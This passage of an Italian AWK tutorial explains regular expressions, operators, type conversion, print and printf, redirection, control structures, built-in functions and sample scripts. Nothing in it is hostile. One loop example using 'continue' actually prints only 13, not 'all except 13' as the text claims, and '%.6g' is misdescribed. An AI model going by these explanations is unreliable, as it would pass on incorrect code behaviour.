[...*xy*...]	Un elenco di caratteri alternativi, nell'ambito di un'espressione tra parentesi quadre.
[...*x*-*y*...]	Un intervallo di caratteri alternativi, nell'ambito di un'espressione tra parentesi quadre.
[^...]	I caratteri che non appartengono all'insieme contenuto tra parentesi quadre.
*x**	Nessuna o più volte *x*. Equivalente a '*x*{0,}'.
x?	Nessuna o al massimo una volta *x*. Equivalente a '*x*{0,1}'.

Operatore	Descrizione
x+	Una o più volte *x*. Equivalente a '*x*{1,}'.
x{*n*}	Esattamente *n* volte *x*.
x{*n*,}	Almeno *n* volte *x*.
x{*n*,*m*}	Da *n* a *m* volte *x*.

In generale, è improbabile che siano disponibili i simboli di collazione e le classi di equivalenza, come definito dallo standard POSIX per le espressioni tra parentesi quadre. Nel caso particolare della versione GNU di AWK, si possono usare le classi di caratteri (nella forma '[:*nome*:]'). Anche a causa di queste carenze, ogni realizzazione di AWK utilizza le proprie estensioni, che di solito sono rappresentate da sequenze di escape particolari. La tabella 667.13 riepiloga le estensioni GNU, che riguardano quindi '**gawk**'.

Le espressioni regolari GNU prevedono normalmente la sequenza di escape '**\b**' come riferimento alla stringa nulla all'inizio o alla fine di una parola. Tuttavia, dal momento che con AWK questa sequenza deve rappresentare il carattere <*BS*> (*backspace*), allora viene sostituita dalla sequenza '**\y**'.

Tabella 667.13. Elenco delle estensioni GNU alle espressioni regolari di AWK.

Operatore	Descrizione
\y	La stringa nulla all'inizio o alla fine di una parola.
\B	La stringa nulla interna a una parola.
\<	La stringa nulla all'inizio di una parola.
\>	La stringa nulla alla fine di una parola.
\w	Un carattere di una parola, praticamente '**[[:alnum:]_]**'.
\W	L'opposto di '**\w**', praticamente '**[^[:alnum:]_]**'.

667.3.3 Campi e Variabili

Le variabili sono espressioni elementari che restituiscono il valore che contengono. AWK gestisce una serie di variabili predefinite, che possono essere lette per conoscere delle informazioni sui dati in ingresso, oppure possono essere modificate per cambiare il comportamento di AWK. Oltre a queste si possono utilizzare le variabili che si vogliono; per farlo è sufficiente assegnare loro un valore, senza bisogno di definirne il tipo.

Se in un'espressione si fa riferimento a una variabile che non è mai stata assegnata, questa restituisce la stringa nulla ('**""**'), che in un contesto numerico equivale allo zero. In questo senso, non c'è bisogno di inizializzare le variabili prima di usarle, dal momento che è noto il loro valore iniziale.

Eventualmente, una variabile può essere inizializzata a un valore determinato già al momento dell'avvio dell'interprete, attraverso l'opzione '`-v`' che è già stata descritta.

I nomi delle variabili sono sensibili alla differenza che c'è tra la collezione alfabetica maiuscola e quella minuscola. In particolare si può osservare che, convenzionalmente, i nomi di tutte le variabili predefinite sono espressi con lettere maiuscole, mentre le variabili definite all'interno del programma tendono a essere espresse utilizzando prevalentemente lettere minuscole.

All'interno di un programma AWK, i riferimenti ai campi del record attuale si fanno attraverso la forma '`$`***n***', dove ***n*** rappresenta il campo ***n***-esimo. Il riferimento a un campo può essere ottenuto anche utilizzando il risultato di un'espressione, quando questa è preceduta dal dollaro. In particolare, è ammissibile anche l'assegnamento di un valore a un campo, per quanto questo sia una pratica sconsigliabile, dal momento che questo fatto non ha alcun significato nei confronti dei dati originali.

667.3.4 Operazioni e operatori

Gli operatori usati per le espressioni numeriche sono più o meno gli stessi del linguaggio C. Per quanto riguarda le stringhe, è previsto il concatenamento, che si ottiene senza alcun operatore esplicito, affiancando variabili o costanti stringa. Inoltre, dovendo gestire le espressioni regolari, si aggiungono due operatori speciali per il confronto di queste con delle stringhe. La tabella 667.14 raccoglie l'elenco degli operatori disponibili in AWK.

Tabella 667.14. Riepilogo degli operatori principali utilizzabili nelle espressioni di AWK.

Operatore e operandi	Descrizione
`(`***espressione***`)`	Valuta l'espressione contenuta tra parentesi prima di analizzare la parte esterna.
`++`***op***	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op`++`	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
`--`***op***	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op`--`	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
`+`***op***	Non ha alcun effetto dal punto di vista numerico.
`-`***op***	Inverte il segno dell'operando numerico.
op1 `+` ***op2***	Somma i due operandi numerici.
op1 `-` ***op2***	Sottrae dal primo il secondo operando numerico.
op1 `*` ***op2***	Moltiplica i due operandi numerici.
op1 `/` ***op2***	Divide il primo operando per il secondo.
op1 `%` ***op2***	Modulo: il resto della divisione tra il primo e il secondo operando.

Operatore e operandi	Descrizione
op1 `^` ***op2***	Esponente: eleva il primo operando alla potenza del secondo.
var `=` ***valore***	Assegna alla variabile il valore alla destra e restituisce lo stesso valore.
op1 `+=` ***op2***	***op1*** `=` ***op1*** `+` ***op2***
op1 `-=` ***op2***	***op1*** `=` ***op1*** `-` ***op2***
op1 `*=` ***op2***	***op1*** `=` ***op1*** `*` ***op2***
op1 `/=` ***op2***	***op1*** `=` ***op1*** `/` ***op2***
op1 `%=` ***op2***	***op1*** `=` ***op1*** `%` ***op2***
op1 `^=` ***op2***	***op1*** `=` ***op1*** `^` ***op2***
op1 `&&` ***op2***	AND logico, con cortocircuito.
op1 `||` ***op2***	OR logico, con cortocircuito.
`!` ***op***	NOT logico.
op1 `>` ***op2***	*Vero* se il primo operando è maggiore del secondo.
op1 `>=` ***op2***	*Vero* se il primo operando è maggiore o uguale al secondo.
op1 `<` ***op2***	*Vero* se il primo operando è minore del secondo.
op1 `<=` ***op2***	*Vero* se il primo operando è minore o uguale al secondo.
op1 `==` ***op2***	*Vero* se i due operandi sono uguali.
op1 `!=` ***op2***	*Vero* se i due operandi sono diversi.
stringa `~` ***regexp***	*Vero* se l'espressione regolare ha una corrispondenza con la stringa.
stringa `!~` ***regexp***	*Vero* se l'espressione regolare non ha alcuna corrispondenza.
stringa1 ***stringa2***	Concatena le due stringhe.

Un tipo particolare di operatore logico è l'operatore condizionale, che permette di eseguire espressioni diverse in relazione al risultato di una condizione. La sua sintassi si esprime nel modo seguente:

condizione `?` ***espressione1*** `:` ***espressione2***

In pratica, se l'espressione che rappresenta la condizione si avvera, viene eseguita la prima espressione che segue il punto interrogativo, altrimenti viene eseguita quella che segue i due punti.

Per quanto riguarda il confronto tra stringhe ed espressioni regolari, si deve tenere presente che lo scopo è solo quello di conoscere se c'è o meno una corrispondenza tra il modello e la stringa. Inoltre, è molto importante tenere in considerazione il fatto che un'espressione regolare costante, che non si trovi alla destra di un operatore '**~**', o '**!~**', viene interpretata come una forma contratta dell'espressione '**$0 ~/*regexp*/**', ovvero, si considera un confronto con il record attuale.

667.3.5 Conversione tra stringhe e numeri

Come è già stato descritto, AWK gestisce solo due tipi di dati: stringhe e numeri (reali). In base al contesto, i numeri vengono convertiti in stringhe e viceversa, solitamente in modo abbastanza trasparente. In particolare, una stringa che non possa essere interpretata come un numero, equivale a zero.

In generale, il concatenamento di stringhe, impone una trasformazione in stringa, mentre l'uso di operatori aritmetici impone una trasformazione in numero. Si osservi l'esempio:

```
uno = 1
due = 2
(uno due) + 3
```

Si tratta di tre istruzioni in sequenza, dove le prime due assegnano un valore numerico ad altrettante variabili, mentre l'ultima fa qualcosa di incredibile: concatena le due variabili, che di conseguenza vengono trattate come stringhe, generando la stringa '**"12"**'; quindi, la stringa viene riconvertita in numero, a causa dell'operatore '**+**', che richiede la somma con il numero tre. Alla fine, il risultato dell'ultima espressione è il numero 15.

La conversione da numero a stringa è banale quando si tratta di numeri interi, dal momento che il risultato è una stringa composta dalle stesse cifre numeriche che si utilizzano per rappresentare un numero intero. Al contrario, in presenza di numeri con valori decimali, entra in gioco una conversione per mezzo della funzione '**sprintf()**' (equivalente a quella del linguaggio C), che utilizza la stringa di formato contenuta nella variabile predefinita '**CONVFMT**'. Di solito, questa variabile contiene il valore '**"%.6g"**', che indica una precisione fino a sei cifre dopo la virgola, e una notazione che può essere esponenziale, oppure normale ('***intero*.*decimale***'), in base alla necessità. Le tabelle 667.16 e 667.17 riepilogano i simboli utilizzabili nelle stringhe di formato di '**sprintf()**'. Eventualmente, per una descrizione più dettagliata, si può leggere la pagina di manuale *sprintf(3)*.

Tabella 667.16. Elenco dei simboli utilizzabili in una stringa formattata per l'utilizzo con '**sprintf()**'.

Simbolo	Corrispondenza
`%%`	Segno di percentuale.
`%c`	Un carattere corrispondente al numero dato.
`%s`	Una stringa.
`%d` | `%i`	Un intero con segno in base dieci.
`%o`	Un intero senza segno in ottale.

Simbolo	Corrispondenza
%x	Un intero senza segno in esadecimale.
%X	Come '**%x**', ma con l'uso di lettere maiuscole.
%e	Un numero a virgola mobile, in notazione scientifica.
%E	Come '**%e**', ma con l'uso della lettera '**E**' maiuscola.
%f	Un numero a virgola mobile, in notazione decimale fissa.
%g	Un numero a virgola mobile, secondo la notazione di '**%e**' o '**%f**'.
%G	Come '**%g**', ma con l'uso della lettera '**E**' maiuscola (se applicabile).

Tabella 667.17. Elenco dei simboli utilizzabili tra il segno di percentuale e la lettera di conversione.

Simbolo	Corrispondenza
spazio	Il prefisso di un numero positivo è uno spazio.
+	Il prefisso di un numero positivo è il segno '**+**'.
-	Allinea a sinistra rispetto al campo.
0	Utilizza zeri, invece di spazi, per allineare a destra.
#	Prefissa un numero ottale con uno zero e un numero esadecimale con '**0x**'.
n	Un numero definisce la dimensione minima del campo.
.***n***	Per i numeri interi indica il numero minimo di cifre.
.***n***	Per i numeri a virgola mobile esprime la precisione, ovvero il numero di decimali.
.***n***	Per le stringhe definisce la lunghezza massima.

In generale, sarebbe bene non modificare il valore predefinito della variabile '**CONVFMT**', soprattutto non è il caso di ridurre la precisione della conversione, dal momento che la perdita di informazioni che ne deriverebbe, potrebbe creare anche dei gravi problemi a un programma. In altri termini, il formato di conversione condiziona la precisione dei valori che possono essere gestiti in un programma AWK.

667.3.6 Esempi di espressioni

Prima di proseguire con la descrizione del linguaggio AWK vengono mostrati alcuni esempi di programmi banali, in cui tutto si concentra sulla definizione delle espressioni per stabilire la selezione dei record. L'azione che si abbina è molto semplice: l'emissione del record selezionato attraverso l'istruzione '**print**'.

```
$ ls -l /etc | awk '$1 == "-rw-r--r--" { print $0 }' [Invio]
```

L'esempio appena mostrato fornisce all'interprete AWK il programma come argomento nella riga di comando. Come si vede, il risultato del comando '**ls -l /etc**' viene incanalato attraverso un condotto, fornendolo in ingresso al programma AWK, che si limita a selezionare i record in cui il primo campo corrisponde esattamente alla stringa '**"-rw-r--r--"**'. In pratica, vengono selezionati i record contenenti informazioni sui file che hanno solo i permessi 0644_8. L'esempio seguente ottiene lo stesso risultato, attraverso la comparazione con un'espressione regolare:

```
$ ls -l /etc | awk '$1 ~ /-rw-r--r--/ { print $0 }' [Invio]
```

I due esempi successivi sono equivalenti e servono a selezionare tutti i record che non corrispondono al modello precedente:

```
$ ls -l /etc | awk '!( $1 == "-rw-r--r--" ) { print $0 }' [Invio]
```

```
$ ls -l /etc | awk '!( $1 ~ /-rw-r--r--/ ) { print $0 }' [Invio]
```

L'esempio seguente utilizza due espressioni, per attivare e disattivare la selezione dei record:

```
$ awk '$0 ~ /\/\*/, $0 ~ /\*\// { print $0 }' prova.c[Invio]
```

In questo caso, i dati in ingresso provengono dal file '`prova.c`', che si intende essere un programma scritto in linguaggio C. Le due espressioni servono a selezionare le righe che contengono commenti nella forma '**/*...*/**'. Si osservi l'uso della barra obliqua inversa per proteggere i caratteri che altrimenti sarebbero stati interpretati diversamente.

La variante seguente è funzionalmente identica all'esempio precedente, dal momento che un'espressione regolare costante da sola, equivale a un'espressione in cui questa si paragona al record attuale:

```
$ awk '/\/\*/, /\*\// { print $0 }' prova.c[Invio]
```

667.4 Istruzioni

Nel linguaggio AWK, le istruzioni possono apparire nell'ambito della dichiarazione delle azioni abbinate a un certo criterio di selezione dei record, oppure nel corpo della dichiarazione di una funzione.

Le istruzioni di AWK terminano normalmente alla fine della riga, salvo quando nella parte finale della riga appare una virgola ('**,**'), una parentesi graffa aperta ('**{**'), una doppia e-commerciale ('**&&**'), o una doppia barra verticale ('**||**'). Eventualmente, per continuare un'istruzione nella riga successiva, si può utilizzare una barra obliqua inversa esattamente alla fine della riga, come simbolo di continuazione ('****').

Un'istruzione può essere terminata esplicitamente con un punto e virgola finale ('**;**'), in modo da poter collocare più istruzioni in sequenza sulla stessa riga.

Come è già stato descritto, le righe vuote e quelle bianche vengono ignorate; inoltre, ciò che è preceduto dal simbolo '**#**', fino alla fine della riga, è considerato un commento.

Le istruzioni di AWK possono essere delle espressioni di assegnamento, delle chiamate di funzione, oppure delle strutture di controllo.

667.4.1 Istruzioni fondamentali

Le istruzioni fondamentali di AWK sono quelle che permettono di emettere del testo attraverso lo standard output. Si tratta di due funzioni, che però possono essere usate anche in forma di «operatori»: '**print**' e '**printf**'. La prima di queste due permette l'emissione di una o più stringhe, mentre la seconda permette di definire una stringa in base a un formato indicato, emettendone poi il risultato. In pratica, '**printf**' si comporta in modo analogo alla funzione omonima del linguaggio C.

```
print
```

```
print espressione_1 [, espressione_1]...
```

```
print( espressione_1 [, espressione_1]...)
```

Quelli che si vedono sono gli schemi sintattici della funzione (o istruzione) '**print**'. Se non vengono specificati degli argomenti (ovvero dei parametri), si ottiene l'emissione del testo del record attuale. Se invece vengono indicati degli argomenti, questi vengono emessi in sequenza, inserendo tra l'uno e l'altro il carattere definito dalla variabile '**OFS**' (*Output field separator*), che di solito corrisponde a uno spazio normale. In tutti i casi, il testo emesso da '**print**' termina con l'inserimento del carattere contenuto nella variabile '**ORS**' (*Output record separator*), che di solito corrisponde al codice di interruzione di riga.

In altri termini, nel primo caso viene emessa la stringa corrispondente al concatenamento '**$0 ORS**'; nel secondo e nel terzo viene emessa la stringa corrispondente al concatenamento '*espressione_1* **OFS** *espressione_2* **OFS** ... *espressione_n* **ORS**'.

```
printf stringa_di_formato, espressione_1 [, espressione_2]...
```

```
printf( stringa_di_formato, espressione_1 [, espressione_2]... )
```

L'istruzione, ovvero la funzione '**printf**', si comporta come la sua omonima del linguaggio C: il primo argomento è una stringa di formato, contenente una serie di simboli che iniziano con il carattere '**%**', che vanno rimpiazzati ordinatamente con gli argomenti successivi. Le tabelle 667.16 e 667.17 riepilogano i simboli utilizzabili nelle stringhe di formato di '**sprintf**'. Eventualmente, per una descrizione più dettagliata, si può leggere la pagina di manuale *sprintf(3)*.

A differenza di '**print**', '**printf**' non fa uso delle variabili '**OFS**' e '**ORS**', dal momento che quello che serve può essere inserito tranquillamente nella stringa di formato (il carattere <*LF*>, corrispondente al codice di interruzione di riga, viene indicato con la sequenza di escape '**\n**').

667.4.2 Ridirezione dell'output

L'output generato dalle istruzioni '**`print`**' e '**`printf`**' può essere ridiretto all'interno del programma AWK stesso, utilizzando gli operatori '**`>`**', '**`>>`**' e '**`|`**'. Ciò permette di ridirigere i dati verso file differenti; diversamente, converrebbe intervenire all'esterno del programma, per mezzo del sistema operativo.

```
print ... > file
```

```
printf ... > file
```

```
print ... >> file
```

```
printf ... >> file
```

```
print ... | comando
```

```
printf ... | comando
```

Utilizzando l'operatore '**`>`**' si ridirigono i dati verso un file, che viene azzerato inizialmente, oppure viene creato per l'occasione; con l'operatore '**`>>`**' si accodano dati a un file già esistente; con l'operatore '**`|`**' si inviano dati allo standard input di un altro comando. È importante osservare che i file e i comandi in questione, vanno indicati in una stringa. Si osservino gli esempi seguenti:

```
# annota il secondo campo nel file /tmp/prova
print $2 > "/tmp/prova"
```

```
# accoda il secondo campo nel file /tmp/prova
print $2 >> "/tmp/prova"
```

```
# definisce un comando per riordinare i dati e salvarli nel file /tmp/prova
comando = "sort > /tmp/prova"
#seleziona alcuni campi e poi invia al comando di riordino
print $2 $4 $5 | comando
```

667.4.3 Strutture di controllo di flusso

Il linguaggio AWK offre alcune strutture di controllo di flusso comuni agli altri linguaggi di programmazione. In particolare, come nel linguaggio C, è possibile raggruppare alcune istruzioni delimitandole con le parentesi graffe ('`{...}`').

Le strutture di controllo permettono di sottoporre l'esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere un'istruzione singola, oppure un gruppo di istruzioni. Nel secondo caso, è necessario delimitare questo gruppo attraverso l'uso delle parentesi graffe, a cui si è appena accennato.

Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre le parentesi graffe, in modo da evitare equivoci nella lettura del codice (dato che le parentesi graffe sono usate nel linguaggio AWK, se queste appaiono nei modelli sintattici indicati, queste fanno parte delle istruzioni e non della sintassi).

La tabella 667.21 riassume la sintassi di queste strutture, la maggior parte delle quali dovrebbero essere già note dal linguaggio C, o da altri linguaggi simili.

Tabella 667.21. Istruzioni per le strutture di controllo del flusso in AWK.

Sintassi	Descrizione
`{` ***istruzioni*** `}`	Raggruppa assieme alcune istruzioni.
`if (`***condizione***`)` ***istruzione*** [`else` ***istruzione***]	Struttura condizionale.
`while (`***condizione***`)` ***istruzione***	Ciclo iterativo con condizione iniziale.
`do` ***istruzione*** `while (`***condizione***`)`	Ciclo iterativo con condizione alla fine.
`for (` ***espr_1*** `;` ***espr_2*** `;` ***espr_3*** `)` ***istruzione***	Ciclo enumerativo.
`break`	Interrompe un ciclo iterativo o enumerativo.
`continue`	Riprende un ciclo iterativo o enumerativo.
`exit` [***espressione***]	Termina il programma restituendo il valore dell'argomento.
`next`	legge il prossimo record.

Data la natura di AWK, esiste un'istruzione particolare: '**`next`**'. Questa serve a passare immediatamente al record successivo.

Segue la descrizione di alcuni esempi.

- ```
  if ( $1 > 100 ) print $2
  ```

  Se il primo campo del record attuale contiene un valore numerico superiore a 100, emette il contenuto del secondo campo.
  ```

- ```
  if ( $1 > 100 ) {
      print $2
      contatore++
  } else {
      print $3
  }
  ```
  Se il primo campo del record attuale contiene un valore numerico superiore a 100, emette il contenuto del secondo campo, incrementando la variabile '**`contatore`**' di un'unità. Altrimenti, emette solo il contenuto del terzo campo.

- ```
  i = 1
  while (i <= 10) {
      print i
      i++
  }
  ```
  Emette i numeri da 1 a 10.

- ```
  for ( i = 1; i <= 10; i++ ) {
      print i
  }
  ```
  Esattamente come nell'esempio precedente, utilizzando un ciclo enumerativo.

- ```
  for ( i = 1; i <= 20; i++ ) {
      if ( i != 13 ) {
          print i
      }
  }
  ```
  Emette i numeri da 1 a 20, escluso il 13.

- ```
  for ( i = 1; i <= 20; i++ ) {
      if ( i != 13 ) {
          continue
      }
      print i
  }
  ```
  Come nell'esempio precedente, utilizzando una tecnica diversa (l'istruzione '**`continue`**' fa riprendere il ciclo prima di avere completato le altre istruzioni).

- ```
  i = 1
  while (1) {
      if ( i > 10 ) {
          break
      }
      print i
      i++
  }
  ```
  Emette i numeri da 1 a 10, utilizzando un ciclo iterativo perpetuo (il numero uno equivale a *Vero* per AWK), che viene interrotto dall'istruzione '**`break`**'.

667.4.4 Chiamata di funzione e funzioni predefinite

La chiamata di una funzione avviene come nel linguaggio C, tenendo conto che per evitare ambiguità, è importante mettere sempre la parentesi iniziale del gruppo dei parametri, attaccata al nome della funzione stessa:

```
funzione(elenco_parametri)
```

I parametri sono separati attraverso delle virgole, tenendo conto che in linea di principio si possono omettere quelli finali (si possono omettere tutti i parametri a partire da una certa posizione). I parametri che non vengono forniti sono equivalenti a stringhe nulle; in certi casi ci sono funzioni predisposte per riconoscere la mancata indicazione di tali informazioni, che così gestiscono attribuendo valori predefiniti.

Come nel linguaggio C, il passaggio dei parametri avviene per valore (salvo eccezioni), per cui i parametri in una chiamata possono essere delle espressioni più o meno articolate, che vengono valutate (senza un ordine preciso) prima della chiamata stessa.

Di seguito vengono descritte brevemente le funzioni interne (predefinite) di AWK. In particolare, le funzioni numeriche comuni sono elencate nella tabella 667.29.

Tabella 667.29. Elenco delle funzioni numeriche principali.

Funzione	Descrizione.
`atan2(`*y*`, `*x*`)`	Arcotangente di y/x in radianti.
`cos(`*x*`)`	Coseno di x espresso in radianti.
`exp(`*x*`)`	Funzione esponenziale (e^x).
`int(`*x*`)`	Parte intera di un numero reale.
`log(`*x*`)`	Logaritmo naturale (base e).
`rand()`	Numero casuale compreso tra zero e uno.
`sin(`*x*`)`	Seno di x espresso in radianti.
`sqrt(`*x*`)`	Radice quadrata di x.

```
index( stringa, sottostringa_cercata )
```

La funzione '**`index()`**' cerca la stringa indicata come secondo parametro nella stringa indicata come primo, cominciando da sinistra. Se trova la corrispondenza, restituisce la posizione iniziale di questa, altrimenti restituisce zero.

```
index( "Tizio", "zio" )
```

L'espressione mostrata come esempio, restituisce il valore tre, corrispondente al primo carattere in cui si ottiene la corrispondenza della stringa '**`zio`**' in '**`Tizio`**'.

```
length( [stringa] )
```

La funzione '**length()**' restituisce la lunghezza della stringa fornita come parametro, oppure, in sua mancanza, la lunghezza di '**$0**', ovvero del record attuale. Si osservino gli esempi.

```
length( "Tizio" )
```

Restituisce il valore cinque, dal momento che la stringa è composta da cinque caratteri.

```
length( 10 * 5 )
```

Dal momento che il parametro della funzione è un'espressione numerica, prima calcola il valore di questa espressione, ottenendo il numero 50, quindi lo trasforma in stringa e restituisce il valore due. In pratica, il numero 50 espresso in stringa è lungo due caratteri.

```
match( stringa, regexp )
```

La funzione '**match()**' cerca una corrispondenza per l'espressione regolare fornita come secondo parametro, con la stringa che appare come primo parametro. L'espressione regolare dovrebbe poter essere fornita in forma costante, senza che questo fatto venga inteso come un confronto implicito con il record attuale.

Se il confronto ha successo, viene restituita la posizione in cui inizia la corrispondenza nella stringa; inoltre, le variabili predefinite '**RSTART**' e '**RLENGTH**' vengono impostate rispettivamente a questa posizione e alla lunghezza della corrispondenza. Se il confronto fallisce, la funzione restituisce il valore zero e così viene impostata la variabile '**RSTART**', mentre '**RLENGTH**' riceve il valore -1.

```
sprintf( stringa_di_formato, espressione [,...] )
```

La funzione '**sprintf()**' restituisce una stringa in base alla stringa di formato indicata come primo parametro, in cui le metavariabili '**%...**' vengono sostituite, nell'ordine, dai parametri successivi. Le metavariabili in questione sono state elencate nelle tabelle 667.16 e 667.17.

```
importo = 10000
sprintf( "Il totale è di EUR %i + IVA", importo )
```

L'espressione finale dell'esempio restituisce la stringa: «Il totale è di EUR 10000 + IVA».

```
sub( regexp, rimpiazzo [, stringa_da_modificare] )
```

La funzione '**sub()**', cerca all'interno della stringa fornita come ultimo parametro, oppure all'interno del record attuale, la prima corrispondenza con l'espressione regolare indicata come primo parametro. Quindi, sostituisce quella corrispondenza con la stringa fornita come secondo parametro. L'espressione regolare dovrebbe poter essere fornita in forma costante, senza che questo fatto venga inteso come un confronto implicito con il record attuale.

L'ultimo parametro deve essere una variabile, dal momento che viene passata per riferimento e il suo contenuto deve essere modificato dalla funzione.

La stringa di sostituzione (il secondo parametro), può contenere il simbolo '**&**', che in tal caso viene sostituito con la sottostringa per la quale si è avverata la corrispondenza con l'espressione regolare. Volendo inserire una e-commerciale letterale, si deve usare la sequenza '**\&**'.

L'indicazione di una e-commerciale letterale può essere un problema. In generale sarebbe meglio evitarlo. In ogni caso, è necessario leggere la documentazione specifica per il tipo di interprete AWK che si utilizza, per sapere come comportarsi esattamente.

La funzione '**sub()**' restituisce il numero di sostituzioni eseguite, pertanto può trattarsi del valore uno o di zero.

```
frase = "ciao, come stai?"
sub( /ciao/, "salve", frase )
```

L'espressione finale dell'esempio restituisce il valore uno, dal momento che la sostituzione ha luogo, mentre la variabile '**frase**' contiene alla fine la stringa: «salve, come stai?».

```
frase = "ciao, come stai?"
sub( /ciao/, "& amico", frase )
```

Questo esempio riutilizza la sottostringa della corrispondenza, attraverso il riferimento ottenuto con la e-commerciale. Alla fine, la variabile '**frase**' contiene: «ciao amico, come stai?».

gsub(*regexp*, *rimpiazzo* [, *stringa_da_modificare*])

La funzione '**gsub()**', cerca all'interno della stringa fornita come ultimo parametro, oppure all'interno del record attuale, tutte le corrispondenze con l'espressione regolare indicata come primo parametro. Quindi, sostituisce quelle corrispondenze con la stringa fornita come secondo parametro. In pratica, si tratta di una variante di '**sub()**', in cui la sostituzione avviene in modo «globale». Valgono tutte le altre considerazioni fatte sulla funzione '**sub()**'.

substr(*stringa*, *inizio* [, *lunghezza*])

La funzione '**substr()**' restituisce una sottostringa di quanto fornito come primo parametro, prendendo ciò che inizia dalla posizione del secondo parametro, per una lunghezza pari al terzo parametro, oppure, fino alla fine della stringa di partenza.

```
substr( "ciao come stai", 6, 4 )
```

L'espressione dell'esempio restituisce la stringa «come».

tolower(*stringa*)

La funzione '`tolower()`' restituisce la stringa fornita come parametro trasformata utilizzando solo lettere minuscole.

```
toupper( stringa )
```

La funzione '`toupper()`' restituisce la stringa fornita come parametro trasformata utilizzando solo lettere maiuscole.

667.5 Variabili predefinite

La tabella 667.37 riepiloga le variabili predefinite principali di AWK. In particolare, sono state escluse quelle che riguardano la gestione degli array.

Tabella 667.37. Elenco delle variabili predefinite principali di AWK.

Variabile	Descrizione
`CONVFMT`	Formato di conversione da numero a stringa.
`FILENAME`	Nome del file attuale in ingresso, oppure '`-`'.
`FNR`	Numero del record attuale nel file attuale.
`FS`	Separatore dei campi in lettura.
`NF`	Numero totale dei campi nel record attuale.
`NR`	Numero totale dei record letti fino a questo punto.
`OFMT`	Formato di emissione dei numeri (di solito si tratta di '`%.6g`').
`OFS`	Separatore dei campi per '`print`'.
`ORS`	Separatore dei record per '`print`'.
`RS`	Separatore dei record in lettura.
`RSTART`	Utilizzata da '`match()`' per annotare l'inizio di una corrispondenza.
`RLENGTH`	Utilizzata da '`match()`' per annotare la lunghezza di una corrispondenza.

È il caso di ribadire alcuni concetti fondamentali riferiti alle variabili '`FS`' e '`RS`'.

- I record in ingresso sono distinti in base al contenuto della variabile '`RS`'. Per restare aderenti allo standard POSIX, questa può contenere un carattere, oppure la stringa nulla. Di solito, la variabile '`RS`' contiene il carattere *<LF>*, ovvero il codice di interruzione di riga comune nei sistemi Unix. Nel caso in cui sia indicata la stringa nulla, si è di fronte a una situazione particolare: i record sono separati da una o più righe bianche o vuote.
- I campi dei record in ingresso sono distinti in base al contenuto della variabile '`FS`'. Questa variabile può contenere un carattere singolo, oppure un'espressione regolare (senza

delimitatori). La corrispondenza con il carattere, o con l'espressione regolare rappresenta ciò che viene considerato il separatore dei campi. Di solito, la variabile '**FS**' contiene il carattere *<SP>*, ovvero lo spazio, che costituisce una situazione particolare: la separazione tra i campi è ottenuta inserendo qualunque spazio orizzontale (*<SP>* o *<HT>*), di qualunque lunghezza. Questa eccezione permette di leggere agevolmente i listati tabellari in cui i dati sono incolonnati in qualche modo, attraverso spaziature più o meno ampie.

667.6 Esempi

Gli esempi che vengono mostrati qui sono molto banali e sono tratti prevalentemente da *Effective AWK Programming* di Arnold D. Robbins. Tuttavia, qui sono mostrati come script autonomi, utilizzando una notazione che potrebbe sembrare ridondante, ma che può essere utile per non confondere il principiante. Trattandosi di script autonomi, questi ricevono i dati in ingresso solo attraverso lo standard input.

```
#!/usr/bin/awk -f
1 {
    if (length($0) > max) {
        max = length($0)
    }
}
END {
    print max
}
```

Questo esempio serve a trovare la riga di lunghezza massima di un file di testo normale. In pratica, viene scandito ogni record e viene memorizzata la sua lunghezza se questa risulta superiore all'ultima misurazione effettuata. Alla fine viene emesso il contenuto della variabile che è stata usata per annotare questa informazione.

```
#!/usr/bin/awk -f
length($0) > 80 { print $0 }
```

Questo esempio emette tutte le righe di un file di testo che superano la lunghezza di 80 caratteri.

```
#!/usr/bin/awk -f
NF > 0 { print $0 }
```

In questo caso vengono emesse tutte le righe di un file di testo che hanno almeno un campo. In pratica, vengono escluse le righe bianche e quelle vuote.

```
#!/usr/bin/awk -f
1 { totale += $5 }
END { print "totale:" totale "byte" }
```

Questo programma è fatto per sommare i valori del quinto campo di ogni record. In pratica, si tratta di incanalare nel programma il risultato di un comando '**ls -l**', in modo da ottenere il totale in byte.

```
#!/usr/bin/awk -F : -f
1 { print $1 }
```

Questo programma è banale, ma ha qualcosa di speciale: la riga iniziale indica che si tratta di uno script di '`/usr/bin/awk`', che deve essere avviato con le opzioni '**`-F : -f`**'. In pratica, rispetto al solito, è stata aggiunta l'opzione '**`-F :`**', con la quale si specifica che la separazione tra i campi dei record è data dal carattere '`:`'. Il programma, di per sé, è fatto per leggere un file composto da righe separate in questo modo, come nel caso di '`/etc/passwd`', allo scopo di emettere solo il primo campo, che, sempre nel caso si tratti di '`/etc/passwd`', corrisponde al nominativo-utente.

```
#!/usr/bin/awk -F : -f
BEGIN { print "Gli utenti seguenti accedono senza parola d'ordine:" }
$2 == "" { print $1 }
```

Si tratta di una variante dell'esempio precedente, dove si presume che i dati in ingresso provengano sicuramente dal file '`/etc/passwd`'. In questo caso, vengono visualizzati i nomi degli utenti che non hanno una parola d'ordine nel secondo campo.

```
#!/usr/bin/awk -f
END { print NR }
```

Legge il file fornito attraverso lo standard input ed emette il numero complessivo di record che lo compongono.

```
#!/usr/bin/awk -f
(NR % 2) == 0 { print }
```

In questo caso, vengono emessi solo i record pari. In pratica, l'espressione '**`(NR % 2) == 0`**' si avvera solo quando non c'è resto nella divisione della variabile '**`NR`**' per due.

667.7 Riferimenti

- *The GNU Awk User's Guide*, Free Software Foundation
  ⟨*http://www.gnu.org/software/gawk/manual/gawk.html*⟩

[1] **Gawk** GNU GPL

Capitolo 668

AWK: funzioni e array

Un programma AWK può contenere la dichiarazione di funzioni definite liberamente. Queste dichiarazioni vanno fatte al di fuori delle regole normali. Il linguaggio AWK può gestire anche gli array, che comunque sono di tipo associativo.

668.1 Dichiarazione di funzioni

La dichiarazione di una funzione avviene in modo simile al linguaggio C, con la differenza che non si dichiara il tipo restituito dalla funzione e nemmeno quello delle variabili che ricevono i valori della chiamata.

```
function nome_della_funzione( elenco_parametri_formali ) {
    istruzioni
}
```

